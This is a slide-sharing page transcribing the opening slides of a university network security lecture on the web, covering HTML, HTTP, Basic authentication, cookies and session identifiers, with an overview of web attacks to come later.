
CS 4740/6740 Network Security Lecture 9: The Web
CM
Published · 163 slides · 0 views

1 / 1


Description
CS 47406740 Network Security Lecture 9: The Web (SOP, XSS, CSRF, HTML5, CSP, CORS, etc.) The Web The Web has become a powerful platform for developing and distributing applications Huge user population Relatively easy to develop and deploy
Related Topics
Share
Embed code
Download this presentation From Below
"CS 4740/6740 Network Security Lecture 9: The Web" is the property of its rightful owner. Permission is granted to download and print the materials on this website for personal, non-commercial use only, and to display it on your personal computer provided you do not modify the materials and that you retain all copyright notices contained in the materials. By downloading content from our website, you accept the terms of this agreement.
Presentation Transcript
01
CS 4740/6740
Network Security Lecture 9: The Web
(SOP, XSS, CSRF, HTML5, CSP, CORS, etc.)<br>
(SOP, XSS, CSRF, HTML5, CSP, CORS, etc.)<br>
02
The Web The Web has become a powerful platform for developing and distributing applications
Huge user population
Relatively easy to develop and deploy cross-platform
Platform has evolved significantly
Very simple model initially
Today, it is a mix of client- and server-side components
Web services and APIs are now ubiquitous
Geared towards an open model
On the client-side, all documents, data, and code are visible/modifiable
Commonplace to link to or share data/code with other (untrusted) sites<br>
Huge user population
Relatively easy to develop and deploy cross-platform
Platform has evolved significantly
Very simple model initially
Today, it is a mix of client- and server-side components
Web services and APIs are now ubiquitous
Geared towards an open model
On the client-side, all documents, data, and code are visible/modifiable
Commonplace to link to or share data/code with other (untrusted) sites<br>
03
Web Apps are Vulnerable As the popularity of the Web has grown, attackers have shifted their focus towards it
Web apps often possess large degrees of authority
Access to sensitive data on the client- and server-side
Web apps can be exploited to abuse this authority
Data breaches and theft
Site Defacement
Invasion of privacy
Malware distribution
Beachhead into internal networks<br>
Web apps often possess large degrees of authority
Access to sensitive data on the client- and server-side
Web apps can be exploited to abuse this authority
Data breaches and theft
Site Defacement
Invasion of privacy
Malware distribution
Beachhead into internal networks<br>
04

Overview The Web Model
What components make up today’s browsers and web servers?
How has this functionality evolved over time?
What security model governs the browser?
Attacks Against Clients
Cross Site Scripting (XSS) and Response Splitting
Cross Site Request Forgery (CSRF)
Clickjacking
Attacks Against Servers
SQL Injection
PHP warts
Unrestricted Uploads
CGI shell injection<br>
What components make up today’s browsers and web servers?
How has this functionality evolved over time?
What security model governs the browser?
Attacks Against Clients
Cross Site Scripting (XSS) and Response Splitting
Cross Site Request Forgery (CSRF)
Clickjacking
Attacks Against Servers
SQL Injection
PHP warts
Unrestricted Uploads
CGI shell injection<br>
05
The Web Model Basics: HTML, CSS, Javascript, HTTP
SOP
XHR<br>
SOP
XHR<br>
06
Timeline 1991: First version of Hypertext Markup Language (HTML) released by Sir Tim Berners-Lee
Markup language for displaying documents
Contained 18 tags, including anchor (<a>) a.k.a. a hyperlink
1991: First version of Hypertext Transfer Protocol (HTTP) is published
Berners-Lee’s original protocol only included GET requests for HTML
HTTP is more general, many request (e.g. PUT) and document types<br>
Markup language for displaying documents
Contained 18 tags, including anchor (<a>) a.k.a. a hyperlink
1991: First version of Hypertext Transfer Protocol (HTTP) is published
Berners-Lee’s original protocol only included GET requests for HTML
HTTP is more general, many request (e.g. PUT) and document types<br>
07

1992:<br>
08


Web Architecture circa-1992 Client Side Server Side Protocols Gopher
FTP
HTTP Document
Renderer HTML Parser Network Protocols Network Protocols HTML<br>
FTP
HTTP Document
Renderer HTML Parser Network Protocols Network Protocols HTML<br>
09

HTML Hypertext Markup Language
HTML 2.0 3.2 4.0 4.01 → XHTML 1.1 → XHTML 2.0 → HTML 5
Syntax
Hierarchical tags (elements), originally based on SGML
Structure
<head> contains metadata
<body> contains content 9<br>
HTML 2.0 3.2 4.0 4.01 → XHTML 1.1 → XHTML 2.0 → HTML 5
Syntax
Hierarchical tags (elements), originally based on SGML
Structure
<head> contains metadata
<body> contains content 9<br>
10

HTML <!doctype html>
<html>
<head>
<title>Hello World</title>
</head>
<body>
<h1>Hello World</h1>
<img src=“/img/my_face.jpg"></img>
<p>
I am 12 and what is
<a href="wierd_thing.html">this</a>?
</p>
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
</body>
</html> HTML may embed other resources from the same origin … or from other origins (cross origin embedding)<br>
<html>
<head>
<title>Hello World</title>
</head>
<body>
<h1>Hello World</h1>
<img src=“/img/my_face.jpg"></img>
<p>
I am 12 and what is
<a href="wierd_thing.html">this</a>?
</p>
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
</body>
</html> HTML may embed other resources from the same origin … or from other origins (cross origin embedding)<br>
11

HTTP Protocol Hypertext Transfer Protocol
Intended for downloading HTML documents
Can be generalized to download any kind of file
HTTP message format
Text based protocol, typically over TCP
Stateless
Requests and responses must have a header, body is optional
Headers includes key: value pairs
Body typically contains a file (GET) or user data (POST)
Various versions
0.9 and 1.0 are outdated, 1.1 is most common, 2.0 has just been ratified<br>
Intended for downloading HTML documents
Can be generalized to download any kind of file
HTTP message format
Text based protocol, typically over TCP
Stateless
Requests and responses must have a header, body is optional
Headers includes key: value pairs
Body typically contains a file (GET) or user data (POST)
Various versions
0.9 and 1.0 are outdated, 1.1 is most common, 2.0 has just been ratified<br>
12

HTTP Messages<br>
13

HTTP Methods<br>
14

HTTP Authentication Access control mechanism built into HTTP itself
Server indicates that authentication is required in HTTP response
WWW-Authenticate: Basic realm="$realmID"
Client submits base64-encoded username and password in the clear
Authorization: Basic BASE64($user:$passwd)
HTTP is stateless, so this must be sent with every request
No real logout mechanism
Digest variant uses hash construction (usually MD5)
Is HTTP Authentication a good idea?<br>
Server indicates that authentication is required in HTTP response
WWW-Authenticate: Basic realm="$realmID"
Client submits base64-encoded username and password in the clear
Authorization: Basic BASE64($user:$passwd)
HTTP is stateless, so this must be sent with every request
No real logout mechanism
Digest variant uses hash construction (usually MD5)
Is HTTP Authentication a good idea?<br>
15

Timeline 1994: Cookies introduced in Mosaic Netscape 0.9beta
Originally developed at the behest of MCI for an e-commerce application
Wanted an improved mechanism for access control vs. HTTP Authentication
Cookies allow the server to set some state on the client
State is reflected back to the server in every HTTP request<br>
Originally developed at the behest of MCI for an e-commerce application
Wanted an improved mechanism for access control vs. HTTP Authentication
Cookies allow the server to set some state on the client
State is reflected back to the server in every HTTP request<br>
16

Cookies Cookies are a basic mechanism for persistent state
Allows services to store a small amount of data at the client (usually ~4K)
Often used for identification, authentication, user tracking
Attributes
Domain and path restricts resources browser will send cookies to
Expiration sets how long cookie is valid
Additional security restrictions (added much later): HttpOnly, Secure
Manipulated by Set-Cookie and Cookie headers<br>
Allows services to store a small amount of data at the client (usually ~4K)
Often used for identification, authentication, user tracking
Attributes
Domain and path restricts resources browser will send cookies to
Expiration sets how long cookie is valid
Additional security restrictions (added much later): HttpOnly, Secure
Manipulated by Set-Cookie and Cookie headers<br>
17

Cookie Example Client Side Server Side This is a terrible, insecure way to implement login cookies<br>
18

Session Cookie Example Client submits login credentials
App validates credentials
App generates and stores a cryptographically secure session identifier
e.g., Hashed, encoded nonce
e.g., HMAC(session_id)
App uses Set-Cookie to set session ID
Client sends session ID as part of subsequent requests using Cookie
Session dropped by cookie expiration or removal of server-side session record 18<br>
App validates credentials
App generates and stores a cryptographically secure session identifier
e.g., Hashed, encoded nonce
e.g., HMAC(session_id)
App uses Set-Cookie to set session ID
Client sends session ID as part of subsequent requests using Cookie
Session dropped by cookie expiration or removal of server-side session record 18<br>
19
